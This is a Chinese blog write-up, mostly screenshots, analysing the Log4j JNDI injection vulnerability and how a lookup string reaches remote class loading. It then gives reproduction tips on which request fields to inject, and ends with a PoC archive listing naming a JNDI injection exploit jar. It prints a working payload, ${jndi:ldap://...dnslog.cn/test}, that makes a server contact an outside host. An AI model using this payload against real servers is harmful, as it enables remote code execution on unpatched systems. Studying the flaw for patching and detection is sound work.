
![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210113204629-1627459557.png)

![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210113337343-1475742465.png)

![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210113418522-1605966248.png)

![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210114211248-752607585.png)

![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210114304550-107522597.png)



![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210114401197-363818455.png)好像其实看文档就差不多了,这边的话是获取变量解析器

![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210114741212-322435885.png)

![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210115217414-1301698122.png)

![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210115236254-84496283.png)




随即进入**org.apache.logging.log4j.core.lookup.Interpolator#lookup**
![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210115545302-282909187.png)


获取对应的前缀,选择对应的jndi类对象-JndiLookup

![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210120137676-1255175908.png)

![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210120404080-1305589816.png)


从而进行jndi注入,达到远程类加载的目的;


# 0x03、复现
![image](https://user-images.githubusercontent.com/81064151/145669301-2a9fddae-fd11-435e-8cc3-a86e047044c5.png)

1、jndi位于服务器,让目标请求服务器的class文件
2、需要注意log4j漏洞触发点为日志所记录的地方;如可能被log4j所记录的地方
如http请求头,cookie,登录框,get传参,post传参等

# 0x04、总结



![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210113204629-1627459557.png)

查看官方文档,其实就是通过格式化,对`${jndi:ldap://uci5xf.dnslog.cn/test}`进行替换为真实的数据;
![](https://img2020.cnblogs.com/blog/2099765/202112/2099765-20211210121553925-1572233868.png)

参考文章:https://blog.csdn.net/lqzkcx3/article/details/82050375
log4j又用lookup去进行一个协议的获取,获取到该协议是jndi,data,sys等等。而里面是map形式存储;检测对应的key,获取到对应的lookup并执行。形成个标准jndi注入漏洞;


从入口看的话,不难发现,只要是被日志记录,即可执行(有部分不可以)因为临时写的,就不深究;

打它的方式就是:有交互的地方都打个遍,嘎嘎嘎
File Snapshot

[4.0K] /data/pocs/eb459b573b78060c6234482d3d5bdc46fc91c675 ├── [9.9M] JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar └── [6.3K] README.md 0 directories, 2 files
Shenlong Bot has cached this for you
Remarks
    1. It is advised to access via the original source first.
    2. Local POC snapshots are reserved for subscribers — if the original source is unavailable, the local mirror is part of the paid plan.
    3. Mirroring, verifying, and maintaining this POC archive takes ongoing effort, so local snapshots are a paid feature. Your subscription keeps the archive online — thank you for the support. View subscription plans →